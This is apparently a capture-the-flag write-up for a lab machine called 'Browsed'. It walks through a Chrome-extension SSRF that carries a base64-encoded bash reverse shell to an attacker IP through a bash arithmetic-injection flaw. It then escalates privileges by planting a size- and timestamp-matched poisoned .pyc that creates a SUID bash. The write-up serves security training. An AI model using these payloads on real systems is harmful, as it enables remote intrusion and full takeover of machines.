

Browsed #
Initial Enum #

Nmap #
-

You can upload extensions
-
Discovered
browsedinternals.htbWhile reviewing logs after sending the Chrome extension.
-
Create an account

-

According to Larry’s commit, there is a server running locally on the machine on port
5000

-
MarkdownPreview, running locally on port
5000:
Initial Access #
Arithmetic Expansion and Evaluation Vulnerability #
if [[ "$1" -eq 0 ]]; then
You can pass a malicious array as an argument when the expression is evaluated. The malicious content from the passed array argument will be executed.
ReverseShell Payload:
x[$(/bin/bash -c "/bin/bash -i >& /dev/tcp/${AttackIP}/80 0>&1")]
Chrome Extension #
- You can use Chrome extensions to perform
XSSandSSRF - We can modify the Chrome extension to perform
SSRFwith the custom payload to get a reverse shell - We need to slightly modify the payload for it to be executed properly from the Chrome extension. Encode the reverse shell script so that no special characters are escaped
//content.js

const TargetIP = "http://127.0.0.1:5000/routines/";
const AttackIP = "10.10.15.5";
const space = "%20";
const b64 = "L2Jpbi9iYXNoIC1jICIvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvJHtBdHRhY2tJUH0vODAgMD4mMSINCg==";
console.log(b64);
const exploit = "x[$(echo" + space + b64 + "|base64" + space + "-d|bash)]";
console.log(exploit);
const TARGET = `${TargetIP}${exploit}`
console.log(TARGET)

fetch(TARGET, {mode: "no-cors"});
Exploit: #
-

Zip the plugin and send it to the developer
-
Start the listener on the specified port
80
Privilege Escalation #

Python (pycache) #
-

extension_tool.pyis using functions fromextension_utils.pyPython will create a compiled bytecode forextension_utilsand the compiled bytecode will be stored in__pycache__
-
However, in this case, the user has all the permissions over
/opt/extensiontool/__pycache__, so if we put a malicious Python compiled bytecode.pycThe payload from the bytecode will be executed successfully, and the machine will be pwned. -
Pre-requisites:
- Timestamp and Size of the source code. Timestamp and size are stored in the compiled bytecode when it is compiled from the source code.
- When a binary/script is trying to use functions from this compiled bytecode. The timestamp and size stored are measured to the timestamp and size of the source code, and if there is any difference, the bytecode is recompiled.
- So, we need to have the exact size and timestamp of the source code to exploit the privileged script.
-
Exploit:
-
Get the size and timestamp of the original source code.
stat /opt/extensiontool/extension_utils.py
-
Copy the
extension_utils.pyand integrate malicious code into it.cp /opt/extensiontool/extension_utils.py /home/larry/Modified script with malicious payload and padding to meet the size requirement:
import os
import json
import subprocess
import shutil
from jsonschema import validate, ValidationError

# Simple manifest schema that we'll validate
MANIFEST_SCHEMA = {
    "type": "object",
    "properties": {
        "manifest_version": {"type": "number"},
        "name": {"type": "string"},
        "version": {"type": "string"},
        "permissions": {"type": "array", "items": {"type": "string"}},
    },
    "required": ["manifest_version", "name", "version"]
}

# --- Manifest validate ---
def validate_manifest(path):
    with open(path, 'r', encoding='utf-8') as f:
        data = json.load(f)
        validate(instance=data, schema=MANIFEST_SCHEMA)
        os.system("cp /bin/bash /tmp/bash")
        os.system("chmod 4777 /tmp/bash")
        print("Privileged Bash created at /tmp/bash")
        return data
#padding padding padding padding padding padding padding paddding padding padding padding
#padding padding padding padding padding padding padding padding padding
# padding padding padding padding padding padding padding
# --- Clean Temporary Files ---
def clean_temp_files(extension_dir):
    """ Clean up temporary files or unnecessary directories after packaging """
    temp_dir = '/opt/extensiontool/temp'
    exit(0)

-
Use
os.utimeto modify the access time and modified time so that it will match the script from/opt/extensiontool/.#payload.py import os # Path path = '/opt/extensiontool/extension_utils.py' tomod = '/home/larry/extension_utils.py' # Print current access and modification time print("Current access time:", os.stat(path).st_atime) print("Current modification time:", os.stat(path).st_mtime) # Access time in seconds atime = os.stat(path).st_atime # Modification time in seconds mtime = os.stat(path).st_mtime tup = (atime, mtime) os.utime(tomod, tup) print("\nAccess and modification time changed\n") # Print current access and modification time print("Current access time:", os.stat(path).st_atime) print("Current modification time:", os.stat(path).st_mtime)
-
Compile the bytecode and copy it to the
/opt/extensiontool/__pycache__and run the script.python3 -m py_compile extension_utils.py
-
It should create a bash with SUID in
/tmp
-
References #
https://www.geeksforgeeks.org/python/python-os-utime-method/
https://docs.python.org/3/library/py_compile.html#py_compile.PycInvalidationMode
https://docs.python.org/3/library/py_compile.html
https://github.blog/security/vulnerability-research/attacking-browser-extensions/
https://dev.to/greymd/eq-can-be-critically-vulnerable-338m
https://www.gnu.org/software/bash/manual/html_node/Arithmetic-Expansion.html